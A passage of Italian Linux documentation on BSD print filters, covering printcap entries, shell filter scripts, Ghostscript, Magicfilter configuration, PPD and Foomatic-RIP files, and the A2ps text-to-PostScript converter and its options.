        :if=/var/spool/lpd/prova/filtro-prova:
```

Quando si stampa utilizzando la voce '**`prova`**' non si ottiene alcuna stampa: viene creato il file '`/tmp/test-stampa`'.[1]

`tizio@dinkel.brot.dg$` **`lpr -Pprova lettera`** [*Invio*]

Il comando precedente, avviato dall'utente '**`tizio`**' a partire dall'elaboratore *`dinkel.brot.dg`*, dovrebbe generare il file '`/tmp/test-stampa`' con il contenuto seguente:

```
/var/spool/lpd/prova
-hdinkel.brot.dg
-l66
-ntizio
-w80
…
```

Al contrario, un sistema imperfetto potrebbe non corrispondere alle aspettative. Si osservi a questo proposito l'esito seguente che è stato ottenuto in passato da un sistema di stampa BSD che non si comportava nel modo previsto:

```
/var/spool/lpd/prova
-w132
-l66
-i0
tizio
-h
dinkel.brot.dg
```

Qui si può notare che l'opzione '**`-n`**' non esiste e al suo posto viene fornito il nome dell'utente senza il prefisso di alcuna opzione.

Una cosa utile da osservare è la directory corrente: corrisponde sempre alla directory della coda di stampa.

213.2.2 Filtri elementari

Quando si realizza un filtro di stampa personalizzato, raramente si vanno a cercare sottigliezze che sono comunque già disponibili all'interno di pacchetti di filtri già fatti da altri. Di solito ci si accontenta di trasformare lo standard input e di restituire uno standard output adatto alle proprie esigenze, ignorando completamente gli argomenti che il filtro riceve.

L'esempio tipico è il filtro che permette di stampare un file di testo in stile Unix su una stampante che richiede la conclusione della riga attraverso *<CR><LF>*. Come già accennato all'inizio del capitolo, basta utilizzare il programma '**`unix2dos`**' (purché ci sia e funzioni come filtro), oppure lo script che è stato mostrato.

Bisogna fare attenzione: il filtro di stampa riceve degli argomenti, anche se questi non servono. Se si tenta di utilizzare '**`unix2dos`**', o qualunque altro programma direttamente come filtro, si rischia di ottenere solo una segnalazione di errore in quanto potrebbe non essere in grado di comprendere gli argomenti ricevuti. Per risolvere il problema, occorre realizzare uno script, in modo da poter eliminare gli argomenti inutilizzati.

Segue l'esempio di una voce del file '`/etc/printcap`':

```
testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/testo/filtro:
```

Segue l'esempio dello script utilizzato come filtro:

```
#!/bin/sh
/usr/bin/unix2dos
```

È necessario osservare un paio di particolari:

- è importante indicare il filtro con il suo percorso assoluto;
- i programmi utilizzati all'interno di uno script che funge da filtro di stampa devono essere indicati con il loro percorso assoluto.

Infatti, non si può contare sulla conoscenza della directory corrente nel momento in cui questi vengono messi in esecuzione e nemmeno sulla disponibilità di una variabile di ambiente '**PATH**' appropriata.

213.2.3 Filtri PostScript

Tutti i filtri di stampa in grado di convertire file PostScript in qualcosa di stampabile senza una stampante PostScript, si avvalgono del programma Ghostscript ('**gs**'). L'esempio seguente mostra uno script che riceve dallo standard input un file PostScript e restituisce attraverso lo standard output un file stampabile con una HP Laserjet o compatibile.

```
#!/bin/sh
/usr/bin/gs -q -dNOPAUSE -sPAPERSIZE=a4 -sDEVICE=laserjet -sOutputFile=- -
```

213.2.4 Problemi

In passato è capitato che una versione particolare del sistema di stampa BSD per GNU/Linux avesse un difetto che non le permetteva di utilizzare il flusso di dati proveniente dal filtro di stampa. Nel caso dovesse verificarsi nuovamente questa situazione, si può utilizzare un trucco: il filtro di stampa riceve i dati dallo standard input nel modo solito e li trasforma. Quindi, invece di emettere il risultato della sua elaborazione attraverso lo standard output, lo invia a un'altra coda di stampa.

In pratica, si può supporre che il file '`/etc/printcap`' sia composto come segue:

```
lp:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:

testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/testo/filtro:
```

Supponendo che la trasformazione del testo avvenga tramite il programma '**`unix2dos`**', il filtro '`/var/spool/lpd/testo/filtro`' potrebbe essere realizzato nel modo seguente:

```
#!/bin/sh
/usr/bin/unix2dos | lpr -Plp
```

213.2.5 Filtri sofisticati

Non è necessario complicarsi troppo la vita. Spesso la distribuzione GNU/Linux che si ha a disposizione è già predisposta in modo da facilitare la creazione di filtri di stampa.

Anche quando non si è così «fortunati», esiste sempre un'alternativa migliore allo scriversi il proprio filtro (salvo casi particolari). Un esempio è Apsfilter[2] che senza molta fatica genera da solo il file '`/etc/printcap`', le directory per le code di stampa e i filtri necessari; un altro è Magicfilter, più semplice, ma efficace.

Infine, è il caso di ricordare il pacchetto PSUtils [3] che è composto da una serie di programmi di servizio in grado di rielaborare file PostScript, cosa utile per esempio quando su un solo foglio si vogliono stampare più pagine ridotte.

213.3 Magicfilter

Magicfilter[4] è un sistema di filtri per la stampa organizzato in modo semplice ed efficace. Si tratta di un programma, precisamente l'eseguibile '**`magicfilter`**', in grado di individuare il tipo di file che gli viene fornito attraverso lo standard input e di conseguenza di elaborarlo nel modo migliore ai fini della stampa. Per ottenere questo risultato, è necessaria la preparazione di un file di configurazione, con il quale si indicano le impronte di riconoscimento dei file, ovvero il magic number, e le azioni da compiere a seconda del tipo di file individuato. Questo comportamento spiega la ragione del nome: un filtro di stampa abbinato all'individuazione del magic number.

L'idea più importante di Magicfilter sta nel fatto che i suoi file di configurazione, distinti in base al tipo di stampante per i quali devono essere utilizzati, sono degli script per Magicfilter. Questo fatto semplifica tante cose, soprattutto nella configurazione del file '`/etc/printcap`'.

213.3.1 Configurazione di Magicfilter

Il file di configurazione tipico di Magicfilter inizia generalmente con la dichiarazione del suo interprete, essendo in pratica uno script dell'eseguibile '**`magicfilter`**':

```
#! /usr/sbin/magicfilter
...
```

In questo file, il simbolo '**`#`**' serve a indicare l'inizio di un commento, fino alla fine della riga; le righe bianche e quelle vuote vengono ignorate. Le altre righe, sono direttive, secondo la sintassi seguente:

> ***scostamento stringa_di_riconoscimento operazione_da_compiere***

In pratica, si tratta di campi separati da uno o più spazi: il primo è un numero che esprime lo scostamento in byte dall'inizio del file, per individuare il punto a partire dal quale si deve iniziare il confronto con la stringa indicata nel secondo campo (quello che sarebbe il magic number); il terzo campo è la descrizione delle azioni da compiere nel caso in cui il file corrisponda alla stringa di riconoscimento.

Il numero che indica lo scostamento è espresso normalmente in base decimale; può essere usata una notazione ottale, se la prima cifra è uno zero; si può utilizzare anche una notazione esadecimale che deve essere preceduta dal prefisso 0x... Il valore zero corrisponde all'inizio del file, qualunque altro valore (positivo) rappresenta un numero equivalente di byte da saltare prima di iniziare il confronto con la stringa di riconoscimento.

La stringa di riconoscimento è una stringa normale, che può contenere delle sequenze di escape secondo la convenzione del linguaggio C, oltre a due aggiunte: '**`\?`**' che rappresenta un carattere qualunque e '**`\`**' seguita da uno spazio che rappresenta uno spazio letterale, allo scopo di non interrompere il campo. Eventualmente, questa stringa può anche essere racchiusa tra apici doppi; in tal caso, non c'è bisogno di proteggere lo spazio con la barra obliqua inversa.

Una direttiva di questo file di configurazione può essere continuata sulla riga successiva, ponendo alla fine della riga da continuare il simbolo '**`\`**'.

L'ultima parte di queste direttive è più complessa da descrivere, in quanto si compone di una parola chiave iniziale, a cui possono seguire altre indicazioni che variano in base alla parola chiave stessa.

Questo file viene scandito dal suo interprete, '**`magicfilter`**', dall'inizio alla fine; la scansione termina nel momento in cui una direttiva corrisponde al file, ovvero, quando i primi due campi sono tali da determinare la corrispondenza. In questo senso, le combinazioni più dettagliate devono avere la precedenza rispetto a quelle più generiche. Inoltre, esiste una variante alla sintassi di queste direttive, costituita dalla forma seguente:

```
default operazione_da_compiere
```

Questa direttiva va posta alla fine del file di configurazione, per indicare cosa fare con i file che non sono stati riconosciuti diversamente e di solito viene usata proprio per gestire i file di testo.

Quando l'operazione da compiere prevede l'avvio di un programma o di uno script, vengono rese disponibili alcune variabili di ambiente, che possono essere indicate anche nell'ambito degli argomenti di questo comando. Le variabili disponibili effettivamente dipendono dalla quantità di informazioni a cui Magicfilter può accedere, cosa che dipende a sua volta dalle caratteristiche del demone di stampa; tuttavia, sono disponibili sempre la variabile '**`LPUSER`**', che contiene il nome dell'utente proprietario del processo di stampa, e '**`LPHOST`**', con il nome dell'elaboratore da cui ha avuto origine la richiesta di stampa.

Tabella 213.15. Alcune operazioni.

Opzione	Descrizione
`cat` [*prefisso* [*suffisso*]]	Questa definizione serve a ottenere la copia dei dati senza conversioni, aggiungendo eventualmente una stringa come prefisso e una come suffisso, prima e dopo il file. Le stringhe in questione si possono realizzare nello stesso modo in cui si realizza la stringa di riconoscimento, con l'eccezione della sequenza '`\?`', che in questo contesto non ha significato.
`ignore` `reject` *messaggio*	Queste due definizioni alternative, fanno in modo di non restituire dati in uscita; in particolare, '**`reject`**' tenta di inviare un messaggio all'utente a cui appartiene il processo di stampa, attraverso la posta elettronica.
`filter` *comando*	l comando indicato viene eseguito passandogli il flusso di dati che interessa il filtro e ci si attende che restituisca i dati trasformati nel modo adatto per la stampa. Questo comando può accedere alle variabili di ambiente create da Magicfilter e queste gli possono essere fornite anche tra le opzioni, usando la notazione '**`$`*variabile***'.
`pipe` *comando*	Con la parola chiave '**`pipe`**' si ottiene una cosa simile a quella che si ha con '**`filter`**', con la differenza che il risultato emesso dal comando, viene rielaborato dal filtro, come passaggio ulteriore. Questo meccanismo, se non viene usato nel modo corretto, potrebbe creare un ciclo infinito. Bisogna essere certi che prima o poi, i dati reimmessi nel filtro, trovino a un certo punto l'uscita corretta.
`fpipe` *comando* `ffilter` *comando*	Si tratta dell'unione di '**`filter`**' e '**`pipe`**', con la differenza che il file proveniente dallo standard input viene prima salvato in un file temporaneo, il cui nome è disponibile attraverso la variabile di ambiente '**`FILE`**'. Questo permette di utilizzare un comando che accede a un file su disco, presumibilmente perché ha bisogno di accedervi in modo non sequenziale. L'elaborazione che si ottiene viene reimmessa nel filtro per un passaggio successivo.

Segue la descrizione di alcuni esempi.

- ```
  0       %!              filter  \
      /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300 -sDEVICE=ljet4 -sOutputFile=- -
  ```
  Questa direttiva serve a individuare i file PostScript, in quanto questi dovrebbero iniziare con la stringa '**`%!`**'. A questo tipo di file viene abbinata l'elaborazione da parte di '**`gs`**' (Ghostscript), con le opzioni opportune per ottenere un risultato adatto a una stampante di tipo HP Laserjet 4, emesso attraverso lo standard output.

- ```
  0       \037\235        pipe    /bin/gzip  -cdq
  ```
  In questo caso, sembra trattarsi di un file compresso con '**`gzip`**', pertanto viene estratto e rinviato al filtro, in modo da rianalizzare il contenuto prima di inviarlo alla stampa.

- ```
  0       MM\0\x2a        fpipe   /usr/bin/tiff2ps  $FILE
  0       II\x2a\0        fpipe   /usr/bin/tiff2ps  $FILE
  ```
  Nel caso il file sembri un formato TIFF, viene utilizzato il programma '**`tiff2ps`**' per convertire l'immagine in un file PostScript, che poi viene reimmesso nel filtro, in modo
  ```

che questo file possa raggiungere la direttiva corretta per la sua utilizzazione finale. Si osservi l'uso della variabile di ambiente '**`FILE`**', per fornire al programma '**`tiff2ps`**' il nome del file temporaneo che viene generato in questo caso.

- ```
  0       \177ELF         reject  Tentativo di stampare un binario ELF.
  ```
  Sembra trattarsi di un binario ELF che ovviamente non può essere stampato.

- ```
  default                 cat
  ```
  Questo è l'esempio più semplice di una direttiva finale che serve a definire cosa fare con i file di testo. In questo caso, i dati vengono lasciati tali e quali, mentre in un'altra situazione ci si potrebbe accertare di convertire il codice di interruzione di riga in modo che corrisponda alla sequenza *<CR><LF>*.

213.3.2 Funzionamento e utilizzazione pratica di Magicfilter

L'eseguibile '**`magicfilter`**' legge il file di configurazione che gli viene fornito come primo argomento nella riga di comando, comportandosi di conseguenza:

`magicfilter` ***file_di_configurazione*** [***opzioni***]

È necessario ricordare che '**`magicfilter`**' non viene avviato dall'utente, ma dal demone di stampa; pertanto, le opzioni sono quelle che passa lo stesso demone e '**`magicfilter`**' deve essere in grado di interpretarle. Dal momento che il demone di stampa non fornisce alcuna informazione sul file di configurazione, per fare in modo che questo sia indicato, si trasformano i file di configurazione in script, come è già stato mostrato, utilizzando tali script come se fossero i veri filtri di stampa. In effetti, in questo modo, si ottiene proprio di avviare '**`magicfilter`**' con il nome dello script come primo argomento e le altre opzioni subito dopo, esattamente come si vede nello schema sintattico.

Magicfilter è stato realizzato allo scopo di essere utilizzato come filtro di ingresso ('**`if`**') ed è in grado di interpretare solo le opzioni che vengono passate in questa situazione dal demone di stampa. A titolo informativo, la tabella 213.21 elenca le opzioni principali che l'eseguibile '**`magicfilter`**' è in grado di interpretare.

Tabella 213.21. Opzioni standard che vengono interpretate da Magicfilter, in quanto filtro di ingresso di un sistema di stampa.

Opzione	Descrizione
`-c`	Lascia i dati inalterati.
`-n`***utente***	Nominativo utente, disponibile attraverso la variabile '**`LPUSER`**'.
`-h`***nodo***	Elaboratore di origine, disponibile attraverso la variabile '**`LPHOST`**'.
`-i`***rientro***	Rientro, disponibile attraverso la variabile '**`LPINDENT`**'.

Magicfilter si compone già di un buon numero di file di configurazione, ovvero di script, rea-

lizzati per altrettanti tipi di stampanti differenti. Di solito è sufficiente scegliere quello adatto, salvo la possibilità di provare tutti quelli simili in modo da poter scegliere il migliore in base al risultato preferito. Dal momento che, bene o male, si tratta di file di configurazione, questi script dovrebbero essere collocati nella directory '`/etc/magicfilter/`'. Quello che segue è l'esempio di un file '`/etc/printcap`' predisposto per gestire una stampate compatibile con il tipo HP Laserjet normale. Per la precisione, il file '`/etc/magicfilter/laserjet-filter`' è uno di questi script di configurazione.

```
lp|Stampante predefinita
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :if=/etc/magicfilter/laserjet-filter:\
        :mx#0:\
        :sh:
```

In condizioni normali, una coda di stampa organizzata in questo modo va bene per qualunque file da stampare. Eventualmente, in caso di bisogno, si può modificare leggermente qualche direttiva del file di configurazione scelto, magari dopo averne fatta una copia.

213.4 PostScript printer description

Le stampanti PostScript consentono ai programmi di produrre un unico formato per la stampa, indipendentemente dalle caratteristiche fisiche della stampante; tuttavia, rimangono delle caratteristiche spicciole da considerare, come il formato della carta disponibile, la possibilità di selezionare nella stampante un vassoio di carta invece di un altro, assieme ad altri dettagli. Dal momento che le stampanti hanno quindi delle caratteristiche che vanno al di là del linguaggio di stampa, il software che si occupa di gestire la stampante, ha comunque la necessità di avere delle notizie sulla stessa, anche per consentire all'utente di selezionare le funzioni che gli interessano.

A fianco del linguaggio PostScript è stato sviluppato quindi un file di configurazione definito PPD, ovvero *PostScript printer description*, con il quale i produttori di stampanti PostScript possono dichiarare le caratteristiche particolari della propria stampante, in modo che il software di gestione della stampa le acquisisca senza complicazioni.

Nei sistemi Unix, il sistema dei file PPD per la definizione delle caratteristiche delle stampanti, viene esteso anche a quelle che non utilizzano il linguaggio PostScript direttamente, attraverso delle estensioni molto semplici. Segue un estratto del contenuto di un file PPD, prodotto dalla stessa casa costruttrice di una stampante PostScript, preparato per un sistema MS-Windows:

```
*PPD-Adobe: "4.3"
*% =======================================================
*% Printer Description File
*% Copyright 1992-97 Hewlett-Packard Company
*%    October 7, 1997
*%=======================================================
*% PPD for HP LaserJet 4000 Series
*% For Windows NT 3.51
*%=====================================================================
*% === PPD File Version Information ====
*FileVersion:      "1.1"
```

```
*FormatVersion:    "4.3"
*LanguageEncoding: ISOLatin1
*LanguageVersion:  English
*PCFileName:       "HP4000_5.PPD"

*% === Product Version Information ====
*ModelName:     "HP LaserJet 4000 Series"
*ShortNickName: "HP LaserJet 4000 Series PS"
*NickName:      "HP LaserJet 4000 Series PS"
*Product:       "(HP LaserJet 4000 Series)"
*Manufacturer:  "HP"
*PSVersion:     "(2014.108) 1"

*%=== Device Capabilities ==================
*ColorDevice:       False
*DefaultColorSpace: Gray
*FileSystem:        True
*?FileSystem: "
   save
     false
     (%disk?%)
     { currentdevparams dup /Writeable known
        { /Writeable get {pop true} if }  { pop } ifelse
     } 100 string /IODevice resourceforall
     {(True)}{(False)} ifelse = flush
   restore
"
*End

*LanguageLevel: "2"
*Throughput:    "17"
*TTRasterizer:  Type42
*?TTRasterizer: "
   save
      42 /FontType resourcestatus
      { pop pop (Type42)} {pop pop (None)} ifelse = flush
   restore
"
*End
…
…
*Reset: "
  count 0 eq { false } { true exch startjob } ifelse
  not {
    (WARNING: Cannot reset printer.) =
    (Missing or invalid password.) =
    (Please contact the author of this software.) = flush quit
```

```
    } if
  systemdict /quit get exec
  (WARNING : Printer Reset Failed.) = flush
"
*End

*% =======================================
*% For "HP LaserJet 4000 Series" version 2014.108
*% =======================================
```

Come accennato, nei sistemi Unix i file PPD vengono usati utilmente anche per stampanti che non riconoscono il linguaggio PostScript direttamente, aggiungendo delle estensioni con cui si specifica in che modo usare Ghostscript. Segue un estratto di un file PPD utilizzato da Foomatic-RIP, dove viene evidenziato proprio il riferimento a Ghostscript:

```
*PPD-Adobe: "4.3"
*%
*% For information on using this, and to obtain the required backend
*% script, consult http://www.linuxprinting.org/
*%
*FormatVersion: "4.3"
*FileVersion:   "1.1"
*LanguageVersion: English
*LanguageEncoding: ISOLatin1
*PCFileName:    "LASERJET.PPD"
*Manufacturer:  "HP"
*Product:       "(LaserJet)"
*cupsVersion:   1.0
*cupsManualCopies: True
*cupsModelNumber:  2
*cupsFilter:    "application/vnd.cups-postscript 0 foomatic-rip"
*%pprRIP:        foomatic-rip other
*ModelName:     "HP LaserJet"
*ShortNickName: "HP LaserJet laserjet"
*NickName:      "HP LaserJet Foomatic/laserjet (recommended)"
*PSVersion:     "(3010.000) 550"
*PSVersion:     "(3010.000) 651"
*PSVersion:     "(3010.000) 652"
*PSVersion:     "(3010.000) 653"
*PSVersion:     "(3010.000) 704"
*PSVersion:     "(3010.000) 705"
*PSVersion:     "(3010.000) 800"
*LanguageLevel: "3"
*ColorDevice:   False
*DefaultColorSpace: Gray
*FileSystem:    False
*Throughput:    "1"
*LandscapeOrientation: Plus90
```

```
*TTRasterizer:  Type42

*VariablePaperSize: False

*FoomaticIDs: HP-LaserJet laserjet
*FoomaticRIPCommandLine: "gs -q -dBATCH -dPARANOIDSAFER -dQUIET ⮐
↪-dNOPAUSE -sDEVICE=laserjet%A%Z -sOutputFile=- - ⮐
↪| perl -p -0033 -e &quot; s/^&amp;l\d+[aA]/$&amp;%E/; &quot; "
*End

*OpenGroup: General/General
…
…
```

213.5 Foomatic-RIP

Foomatic-RIP[56] è una parte del sistema Foomatic per la gestione della stampa. Foomatic-RIP è un filtro universale, in quanto adattabile a qualsiasi sistema di stampa, che si avvale di file PPD per acquisire le caratteristiche delle stampanti.

Foomatic-RIP viene usato generalmente all'interno del sistema di stampa, attraverso la configurazione del file '`/etc/printcap`'; tuttavia, la sintassi di utilizzo può variare leggermente da un sistema all'altro. Segue un esempio di configurazione abbastanza generalizzato di tale file:

```
lp:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/usr/bin/foomatic-rip:\
        :ppd=/usr/share/ppd/hp-laserjet.ppd:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :mc#999:\
        :sh:
```

Come si può intuire leggendo il contenuto, il tipo di stampante viene indicato facendo riferimento a un file PPD, '`/usr/share/ppd/hp-laserjet.ppd`', che comunque deve essere stato realizzato specificatamente per Foomatic-RIP, con le estensioni a lui necessarie.

213.6 Controllo dell'impostazioni della carta

Nel momento in cui la stampa è gestita attraverso un sistema di filtri, per come è stato mostrato in questo capitolo, i programmi non hanno la possibilità di definire il formato della carta. Infatti, non hanno alcun modo di colloquiare con il sistema di stampa sottostante; al massimo possono scegliere la coda di stampa.

In questo senso, se si dispone di una stampante con la quale possono essere utilizzati diversi formati di carta, occorre definire altrettante code di stampa differenti: ognuna predisposta per un formato diverso. In questo modo, il programma che ha bisogno di un certo formato, deve inviare la richiesta di stampa utilizzando la coda adatta per questo.

Nel capitolo 216 viene affrontato anche il problema dell'allineamento delle stampanti, dal momento che alle volte queste introducono dei margini che sfasano la stampa, cosa che crea problemi specialmente nel momento della rilegatura di un testo.

213.7 Riferimenti

- *LinuxPrinting.org*

  ⟨*http://www.linuxprinting.org* ⟩

[1] Se si fanno modifiche al file '`/etc/printcap`' bisogna ricordare di inviare un segnale di aggancio al demone '**`lpd`**' per fare in modo che venga riletto questo file: '**`kill -s SIGHUP`** ***pid_di_lpd***'.

[2] **Apsfilter** GNU GPL

[3] **PSUtils** licenza speciale formulata in modo poco preciso


[4] **Magicfilter** GNU GPL

[5] **Foomatic** GNU GPL

[6] La sigla «RIP» sta per *Raster image processor*.

Capitolo 214 Uniformità del sistema di stampa: da testo a PostScript

Un sistema di filtri di stampa ben organizzato deve passare per la generazione di un formato intermedio (prima di quello finale adatto alla stampante) per poter gestire l'impostazione della stampa in modo completamente trasparente. La figura 214.1 mostra questa idea.

Figura 214.1. Stampa attraverso un formato intermedio uniforme.

L'esistenza di Ghostscript, descritto meglio nel capitolo 215, giustifica la scelta del formato PostScript come standard per il formato intermedio di stampa, benché questo formato sia proprietario. L'utilità di questo passaggio obbligato sta anche nel fatto che prima della conversione finale, il formato PostScript può essere rimaneggiato, per adattarlo a esigenze particolari, compresa la riduzione o l'ingrandimento. Tuttavia, in questa situazione, anche i file di testo vanno rielaborati in modo da generare prima un file PostScript. A questo scopo sono stati realizzati programmi come A2ps.

214.1 A2ps

A2ps [1] è un programma per generare file PostScript a partire, prevalentemente, da file di testo. Gli obiettivi di chi sviluppa A2ps vanno oltre tale livello; tuttavia, questa è la sua funzionalità più importante.

A2ps è controllato da un file di configurazione generale, '`/etc/a2ps.cfg`', al quale può essere affiancato un file personale, '`~/.a2ps/a2psrc`', e anche uno locale (nella directory corrente), '`.a2psrc`'. Pur senza approfondire la configurazione di A2ps, vale la pena di descrivere brevemente come si compongono questi file. Il simbolo '**`#`**' rappresenta l'inizio di un commento che termina alla fine della riga; le righe bianche e quelle vuote vengono ignorate; le altre righe sono direttive nella forma:

tipo_dichiarazione **:** ***dichiarazione***

Il file di configurazione generale che di solito viene fornito assieme al programma ('`/etc/a2ps.cfg`') dovrebbe essere adatto alla maggior parte delle situazioni e in generale non serve altro per utilizzare A2ps. In ogni caso, questo file è commentato molto bene e la documentazione che fornisce A2ps è molto dettagliata (*info a2ps*).

A2ps si utilizza in pratica attraverso l'eseguibile '**`a2ps`**', il cui scopo è quello di ricevere uno o più file in modo da poter generare una trasformazione adeguata in formato PostScript:

```
a2ps [opzioni] [file...]
```

I file possono essere indicati attraverso la riga di comando e in mancanza della loro indicazione viene usato lo standard input. Lo scopo di A2ps è quello di generare un file PostScript, secondo quanto definito nella configurazione, oppure dalle opzioni della riga di comando. In generale, il risultato viene inviato alla stampa attraverso il comando '**lpr**', come si può vedere dalla direttiva seguente, che appare generalmente nel file di configurazione globale, con la quale si dichiara l'invio dello standard output verso tale comando di stampa:

```
# First, the default printer (option -d, no argument)
DefaultPrinter: | lpr
```

Di solito non c'è ragione di cambiare questo comportamento di A2ps, ma è importante sapere che non è sempre necessariamente così.

Il fatto che A2ps sia configurato in questo modo, lo rende simile a un comando di stampa alternativo a quello normale, per cui, il comando

$ **lpr pippo** [*Invio*]

viene sostituito direttamente dal comando

$ **a2ps pippo** [*Invio*]

che in più si occupa di impaginare meglio il testo.

Ovviamente, tutto questo presuppone che la coda di stampa predefinita, ovvero quella che viene utilizzata quando si usa il comando '**lpr**' senza specificare altro, sia in grado di gestire file PostScript.

A2ps offre molte possibilità nel modo di impaginare il testo e non si limita semplicemente a consentire la stampa ridotta di più pagine virtuali su una facciata singola. È molto importante anche la sua capacità di evidenziare il testo in funzione del suo contenuto, cosa che diventa molto utile per la lettura dei sorgenti di un programma. La tabella 214.4 riepiloga brevemente alcune opzioni più importanti che possono essere usate nella riga di comando dell'eseguibile '**a2ps**', opzioni che possono essere anche incluse nella configurazione attraverso direttive nella forma:

```
Options: opzione_della_riga_di_comando
```

Per esempio, per selezionare il formato di carta A4 si può utilizzare l'opzione '**--medium=A4**' nella riga di comando, oppure la direttiva seguente nel file di configurazione:

```
Options: --medium=A4
```

Tabella 214.4. Alcune opzioni di A2ps.

Opzione	Alternativa	Descrizione
`-M` *carta*	`--medium=`*carta*	Dimensione della carta.
`-r`	`--landscape`	Orientamento orizzontale.
`-R`	`--portrait`	Orientamento verticale.
`-`*n*		*n* pagine virtuali per ogni pagina reale.
`-j`	`--borders=`{`yes`|`no`}	Bordi attorno alle pagine virtuali.
`-A`	`--compact=`{`yes`|`no`}	Unione di più file in un solo foglio.
`-f` *n*	`--font-size=`*n*	*n* punti per la dimensione dei caratteri.
`-l` *n*	`--chars-per-line=`*n*	*n* caratteri per riga.
`-L` *n*	`--lines-per-page=`*n*	*n* righe per pagina virtuale.
`-m`	`--catman`	Pagina di manuale; come '**`-L66`**'.
`-T` *n*	`--tabsize=`*n*	Dimensione degli stop di tabulazione.
`-B`	`--no-header`	Nessuna intestazione.
`-a` *m* [`-`*n*]	`--pages=`*m* [`-`*n*]	Seleziona un intervallo di pagine.
`-o` *file*	`--output=`*file*	Crea un file e non invia alla stampa.
`-P` *coda*	`--printer=`*coda*	Coda di stampa a cui inviare il risultato.
`-d`		Invia il risultato alla coda di stampa predefinita.
`-E`*tipo*	`--pretty-print=`*tipo*	Definizione dello stile di evidenziamento del testo (tabella 214.5).
`-X` *codifica*	`--encoding=`*codifica*	Definizione della codifica in cui è scritto il testo (tabella 214.6).

La tabella 214.5 riporta invece l'elenco di alcuni nomi di stili di evidenziamento della stampa, in funzione del contenuto del file di testo che si intende stampare. Questi nomi si usano con l'opzione '**`-E`**'.

Tabella 214.5. Alcuni nomi che definiscono uno stile nel modo di evidenziare il testo.

Tipo	Descrizione
`sh`	Script di una shell Bourne.
`html`	Sorgente HTML.
`mail`	Messaggio di posta elettronica.

Tipo	Descrizione
`udiff`	File di differenze in formato unificato.
`make`	File-make.
`ada`	Sorgente in linguaggio ADA.
`c`	Sorgente in linguaggio C.
`cpp`	Sorgente in linguaggio C++.
`gnuc`	Sorgente in linguaggio GNU C.
`clisp`	Sorgente in linguaggio Common Lisp.
`eiffel`	Sorgente in linguaggio Eiffel.
`elisp`	Sorgente in linguaggio Emacs Lisp.
`fortran`	Sorgente in linguaggio Fortran.
`java`	Sorgente in linguaggio Java.
`pascal`	Sorgente in linguaggio Pascal.
`python`	Sorgente in linguaggio Python.
`scheme`	Sorgente in linguaggio Scheme.
`sql92`	Sorgente in linguaggio SQL92.

La tabella 214.6 riporta l'elenco delle sigle che si possono utilizzare con l'opzione '**`-x`**' per definire la codifica con cui è scritto il testo da convertire. Si osservi che è probabile non sia disponibile una codifica UTF-8.

Tabella 214.6. Alcuni nomi che identificano la codifica del testo.

Nome	Descrizione
`ASCII`	ASCII normale.
`IBM-CP437`	IBM CP437.
`IBM-CP850`	IBM CP850.
`ISO-8859-1`	ISO 8859-1 (Latin 1).
`ISO-8859-2`	ISO 8859-2 (Latin 2).
`ISO-8859-10`	ISO 8859-10.
`ISO-8859-15`	ISO 8859-15 (Latin 9).

Nome	Descrizione
`ISO-8859-3`	ISO 8859-3.
`ISO-8859-4`	ISO 8859-4.
`ISO-8859-5`	ISO 8859-5.
`ISO-8859-7`	ISO 8859-7.
`ISO-8859-9`	ISO 8859-9.
`MS-CP1250`	Microsoft CP1250.

Prima di passare all'elenco di esempi comuni, vale la pena di proporre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
a2ps -1 -M A4 -f 11 --borders=no -B -o -
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per ogni pagina reale; il formato della carta è A4; il testo deve utilizzare un carattere da 11 punti (è la dimensione ottimale per stampare 80 colonne); non si vogliono bordi attorno alla pagina virtuale; non si vuole alcuna intestazione; il risultato in PostScript deve essere emesso attraverso lo standard output.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva:

```
default                    cat
```

La nuova direttiva potrebbe essere come quella seguente:

```
default   pipe   /usr/bin/a2ps -1 -M A4 -f 11 --borders=no -B -o - 2> /dev/null
```

Segue la descrizione di alcuni esempi. Questi esempi fanno riferimento alla configurazione tipica di A2ps.

- `$` **`a2ps pippo`** [*Invio*]

  Mette in stampa il file '`pippo`', dopo averlo convertito in PostScript. In condizioni normali, si ottiene la stampa di due pagine virtuali per foglio reale, con un orientamento orizzontale.

- `$` **`a2ps -2 pippo`** [*Invio*]

  Probabilmente, si tratta della stessa cosa dell'esempio precedente, con l'indicazione esplicita della richiesta di stampare due pagine virtuali per foglio.

- `$` **`a2ps -2 -P laser pippo`** [*Invio*]

  Come nell'esempio precedente, indicando espressamente la scelta della coda di stampa denominata '**`laser`**'.

- `$` **`a2ps -2 -o pippo.ps pippo`** [*Invio*]

